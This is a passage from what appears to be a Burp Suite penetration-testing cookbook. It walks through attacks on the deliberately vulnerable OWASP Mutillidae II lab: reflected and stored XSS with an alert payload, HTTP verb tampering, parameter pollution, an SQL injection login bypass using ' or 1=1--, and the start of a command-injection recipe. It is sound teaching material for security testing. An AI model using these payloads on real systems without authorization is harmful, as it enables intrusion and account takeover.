11. Click the **Forward** button. Turn Interceptor off by toggling to **Intercept is off**.
12. Return to the Firefox browser and see the pop-up alert box displayed. You've successfully shown a **proof of concept (PoC)** for the reflected XSS vulnerability:

How it works...

Due to inadequate input cleansing prior to using data received from the client. In this case, the penetration testing tools identifier is reflected in the response as it is received from the client, allowing an attack vector for an XSS attack.

Testing for stored cross-site scripting

Stored cross-site scripting occurs when malicious JavaScript is injected into an input field, parameter, or header and, after returning from the web server, is executed within the browser and becomes a permanent part of the page. Stored XSS occurs when the malicious JavaScript is stored in the database and is used later to populate the display of a web page. Penetration testers need to test all client values sent to the web server to determine whether XSS is possible.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application protects against stored cross-site scripting.

How to do it...

1. From the OWASP Mutillidae II menu, select **Login** by navigating to **OWASP 2013** | **A3 - Cross Site Scripting (XSS)** | **Persistent (First Order)** | **Add to your blog**:

OWASP Mutillidae II: Web Pwn in Mass Production	
Version: 2.6.24	Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured	
OWASP 2013	A1 - Injection (SQL)
OWASP 2010	A1 - Injection (Other)
OWASP 2007	A2 - Broken Authentication and Session Management
Web Services	A3 - Cross Site Scripting (XSS)
	A4 - Insecure Direct Object
	Pen Test Tool Lookup Help Me! Reflected (First Order) Persistent (Second Order) Add to your blog

- Place some verbiage into the text area. Before clicking the **Save Blog Entry** button, let's try a payload with the entry:

The screenshot shows the Burp Suite interface with the **Intercept** tab selected. The **Method** field in the request table is highlighted in red. Below the table, the raw request is visible:


```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO
Cookie: showhints=1; PHPSESSID=d1745borno09vm4jn4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

- Switch to the **Burp Proxy | Intercept** tab. Turn Interceptor on with the button **Intercept is on**.
- While **Proxy | Interceptor** has the request paused, insert the new payload of `<script>alert(1);</script>` immediately following the verbiage you added to the blog:

The screenshot shows the Burp Suite interface with the **Intercept** tab selected. The **Intercept is on** button is visible. The raw request is shown below:

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=add-to-your-blog.php&popUpNotificationCode=SUD1
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
Cookie: showhints=1; PHPSESSID=d1745borno09vm4jn4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
csrf-token=ablog_entry=This+is+my+blog+entry+<script>alert(1);</script>+add-to-your-blog-php-submit-button=Save+Blog+Entry
```

5. Click the **Forward** button. Turn Interceptor off by toggling to **Intercept is off**.
6. Return to the Firefox browser and see the pop-up alert box displayed:



7. Click the **OK** button to close the pop-ups. Reload the page and you will see the alert pop-up again. This is because your malicious script has become a permanent part of the page. You've successfully shown a **proof of concept (PoC)** for the stored XSS vulnerability!

How it works...

Stored or persistent XSS occurs because the application not only neglects to sanitize the input but also stores the input within the database. Therefore, when a page is reloaded and populated with database data, the malicious script is executed along with that data.

Testing for HTTP verb tampering

HTTP requests can include methods beyond GET and POST. As a penetration tester, it is important to determine which other HTTP verbs (that is, methods) the web server allows. Support for other verbs may disclose sensitive information (for example, TRACE) or allow for a dangerous invocation of application code (for example, DELETE). Let's see how Burp can help test for HTTP verb tampering.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application allows HTTP verbs beyond GET and POST.

How to do it...

1. Navigate to the homepage of OWASP Mutillidae II.
2. Switch to Burp **Proxy** | **HTTP history** and look for the HTTP request you just created while browsing to the homepage of Mutillidae. Note the method used is GET. Right-click and send the request to **Intruder**:


The screenshot shows the Burp Suite interface. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below these are tabs for Intercept, HTTP history, WebSockets history, and Options. A message indicates "Logging of out-of-scope Proxy traffic is disabled" with a "Re-enable" button. A filter is set to "Hiding CSS, image and general binary content". The HTTP history table has the following columns: #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension, and Title. The first entry is highlighted in orange:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&...	✓		200	46441	HTML	php	

Below the table are tabs for Request and Response. Under the Request tab, there are sub-tabs for Raw, Params, Headers, and Hex. The raw request is displayed as follows:

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jn4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmaine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

3. In the **Intruder** | **Positions** tab, clear all suggested payload markers. Highlight the `GET` verb, and click the **Add \$** button to place payload markers around the verb:



4. In the **Intruder** | **Payloads** tab, add the following values to the **Payload Options** [Simple list] text box:
 - OPTIONS
 - HEAD
 - POST
 - PUT
 - DELETE
 - TRACE
 - TRACK
 - CONNECT
 - PROPFIND
 - PROPPATCH
 - MKCOL
 - COPY

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.


Paste	OPTIONS
Load ...	HEAD
Remove	POST
Clear	PUT
	DELETE
	TRACE
	TRACK
	CONNECT
	PROPFIND

Add

Add from list ...

5. Uncheck the **Payload Encoding** box at the bottom of the **Payloads** page and then click the **Start attack** button.

- When the attack results table appears, and the attack is complete, note all of the verbs returning a status code of **200**. This is worrisome as most web servers should not be supporting so many verbs. In particular, the support for **TRACE** and **TRACK** would be included in the findings and final report as vulnerabilities:



Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error
0		200	<input type="checkbox"/>
1	OPTIONS	200	<input type="checkbox"/>
2	HEAD	200	<input type="checkbox"/>
3	POST	200	<input type="checkbox"/>
4	PUT	200	<input type="checkbox"/>
5	DELETE	200	<input type="checkbox"/>
6	TRACE	200	<input type="checkbox"/>
7	TRACK	200	<input type="checkbox"/>
8	CONNECT	400	<input type="checkbox"/>
9	PROPFIND	200	<input type="checkbox"/>
10	PROPPATCH	200	<input type="checkbox"/>
11	MKCOL	200	<input type="checkbox"/>
12	COPY	200	<input type="checkbox"/>

How it works...

Testing for HTTP verb tampering includes sending requests against the application using different HTTP methods and analyzing the response received. Testers need to determine whether a status code of **200** is returned for any of the verbs tested, indicating the web server allows requests of this verb type.

Testing for HTTP Parameter Pollution

HTTP Parameter Pollution (HPP) is an attack in which multiple HTTP parameters are sent to the web server with the same name. The intention is to determine whether the application responds in an unanticipated manner, allowing exploitation. For example, in a GET request, additional parameters can be added to the query string—in this fashion: “&name=value”—where name is a duplicate parameter name already known by the application code. Likewise, HPP attacks can be performed on POST requests by duplicating a parameter name in the POST body data.

Getting ready

Using OWASP Mutillidae II, let's determine whether the application allows HPP attacks.

How to do it...

- From the OWASP Mutillidae II menu, select **Login** by navigating to **OWASP 2013** | **A1 - Injection (Other)** | **HTTP Parameter Pollution** | **Poll Question**:

The screenshot shows the OWASP Mutillidae II web application interface. The title bar reads "OWASP Mutillidae II: Web Pwn in Mass Production". Below the title bar, the version is 2.6.24, the security level is 0 (Hosed), hints are enabled (1 - 5cr1pt K1dd1e), and the user is not logged in. The navigation menu includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. The main menu is expanded to show the following categories and sub-items:

Category	Sub-item
OWASP 2013	A1 - Injection (SQL)
OWASP 2010	A1 - Injection (Other)
OWASP 2007	A2 - Broken Authentication and Session Management
Web Services	A3 - Cross Site Scripting (XSS)
HTML 5	A4 - Insecure Direct Object References
Others	A5 - Security Misconfiguration
Documentation	A6 - Sensitive Data Exposure

The "OWASP 2010" category is expanded to show the following sub-items:


Sub-item
HTML Injection (HTMLI)
HTMLI via HTTP Headers
HTMLI Via DOM Injection
HTMLI Via Cookie Injection
Frame Source Injection
Command Injection
JavaScript Injection
HTTP Parameter Pollution

The "HTTP Parameter Pollution" sub-item is expanded to show the following sub-items:

Sub-item
Poll Question

The "Poll Question" sub-item is highlighted with a red box. The "Security Tool" link is also visible in the bottom right corner of the menu.

2. Select a tool from one of the radio buttons, add your initials, and click the **Submit Vote** button:



The screenshot shows a web form titled "User Poll". At the top, there is a header bar with the title "User Poll". Below the header, there are two buttons: a blue arrow pointing left labeled "Back" and a red button with a white "HELP" label labeled "Help Me!". Below these buttons is a "Hints" section with a dropdown arrow and the text "Hints". The main content area is titled "User Poll" and contains a pink button labeled "Choose Your Favorite Security Tool". Below this button is the instruction "Initial your choice to make your vote count". There is a list of radio buttons for selecting a tool: nmap (selected), wireshark, tcpdump, netcat, metasploit, kismet, Cain, Ettercap, Paros, Burp Suite, Sysinternals, and inSIDDer. Below the list is a text input field labeled "Your Initials:" with the value "SW" entered. At the bottom of the form, there is a blue button labeled "Submit Vote" and a grey button labeled "No choice selected".

3. Switch to the Burp **Proxy** | **HTTP history** tab, and find the request you just performed from the **User Poll** page. Note the parameter named `choice`. The value of this parameter is Nmap. Right-click and send this request to **Repeater**:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
4	http://192.168.56.101	GET	/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmapi	✓		200	49086	HTML	php	

Request Response

Raw Params Headers Hex

```

GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmapi&initials=SW&user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjv4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
  
```

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R

- Switch to the Burp **Repeater** and add another parameter with the same name to the query string. Let's pick another tool from the **User Poll** list and append it to the query string, for example, “&choice=tcpdump”. Click **Go** to send the request:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

1 × ...

Go Cancel < | ▾ > | ▾

Request

Raw Params Headers Hex

```

GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmapi&initials=SW&choice=tcpdump&user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=user-poll.php
Cookie: showhints=1; PHPSESSID=d1745borno09vn4jnjv4m9lcs2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
  
```

5. Examine the response. Which choice did the application code accept? This is easy to find by searching for the `Your choice was` string. Clearly, the duplicate choice parameter value is the one the application code accepted to count in the **User Poll** vote:

Response

Raw Headers Hex HTML Render

```

        </td>
      </tr>
      <tr>
        <td class="label">
          Your Initials: <input type="text" name="initials"
ParameterPollutionInjectionPoint="1" value="SW"/>
        </td>
      </tr>
      <tr><td></td></tr>
      <tr>
        <td style="text-align:center;">
          <input name="user-poll-php-submit-button" class="button"
type="submit" value="Submit Vote" />
        </td>
      </tr>
      <tr><td></td></tr>
      <tr><td></td></tr>
      <tr>
        <td class="report-header" ReflectedXSSExecutionPoint="1">
          Your choice was tcpdump
        </td>
      </tr>
    </table>
  </form>
</fieldset>

<script type="text/javascript">
  try{
    document.getElementById("id_choice").focus();
  }catch(e){
    alert('Error trying to set focus on field choice: ' + e.message);
  }// end try
</script>

<div>&nbsp;</div>
<div>&nbsp;</div>
<fieldset>
<legend>CSRF Protection Information</legend>
<table style="margin-left:auto; margin-right:auto;">
<tr><td></td></tr>
<tr><td class="report-header">Posted Token: <br/>(Validation not performed)</td></tr>

```

? < + > Your choice was

How it works...

The application code fails to check against multiple parameters with the same name when passed into a function. The result is that the application usually acts upon the last parameter match provided. This can result in odd behavior and unexpected results.

Testing for SQL injection


A SQL injection attack involves an attacker providing input to the database, which is received and used without any validation or sanitization. The result is divulging sensitive data, modifying data, or even bypassing authentication mechanisms.

Getting ready

Using the OWASP Mutillidae II **Login** page, let's determine whether the application is vulnerable to **SQL injection (SQLi)** attacks.


How to do it...

1. From the OWASP Mutillidae II menu, select **Login** by navigating to **OWASP 2013** | **A1-Injection (SQL)** | **SQLi – Bypass Authentication** | **Login**:



2. At the **Login** screen, place invalid credentials into the username and password text boxes. For example, username is `tester` and password is `tester`. Before clicking the **Login** button, let's turn on **Proxy** | **Interceptor**.
3. Switch to the Burp **Proxy** | **Intercept** tab. Turn the Interceptor on by toggling to **Intercept is on**.

4. While **Proxy | Interceptor** has the request paused, insert the new payload of ' or 1=1--<space> within the username parameter and click the **Login** button:



5. Click the **Forward** button. Turn Interceptor off by toggling to **Intercept is off**.
6. Return to the Firefox browser and note you are now logged in as admin!

How it works...

The tester account did not exist in the database; however, the ' or 1=1--<space> payload resulted in bypass the authentication mechanism because the SQL code constructed the query based on unsanitized user input. The account of admin is the first account created in the database, so the database defaulted to that account.

There's more...

We used a SQLi wordlist from wfuzz within Burp **Intruder** to test many different payloads within the same **username** field. Examine the response for each attack in the results table to determine whether the payload successfully performed a SQL injection.

The construction of SQL injection payloads requires some knowledge of the backend database and the particular syntax required.

Testing for command injection

Command injection involves an attacker attempting to invoke a system command, normally performed at a terminal session, within an HTTP request instead. Many web applications allow system commands through the UI for troubleshooting purposes. A web-penetration tester must test whether the web page allows further commands on the system that should normally be restricted.

Getting ready

For this recipe, you will need the SecLists Payload for Unix commands:

- **SecLists-master** | **Fuzzing** | FUZZDB_UnixAttacks.txt
 - Download from GitHub: <https://github.com/danielmiessler/SecLists>

Using the OWASP Mutillidae II DNS Lookup page, let's determine whether the application is vulnerable to command injection attacks.

How to do it...

- From the OWASP Mutillidae II menu, select **DNS Lookup** by navigating to **OWASP 2013 | A1-Injection (Other) | Command Injection | DNS Lookup**:

- On the **DNS Lookup** page, type the IP address `127.0.0.1` in the text box and click the **Lookup DNS** button:

DNS Lookup

 **Back**
 **Help Me!**

 **Hints**


 [Switch to SOAP Web Service Version of this Page](#)

Who would you like to do a DNS lookup on?


Enter IP or hostname

Hostname/IP

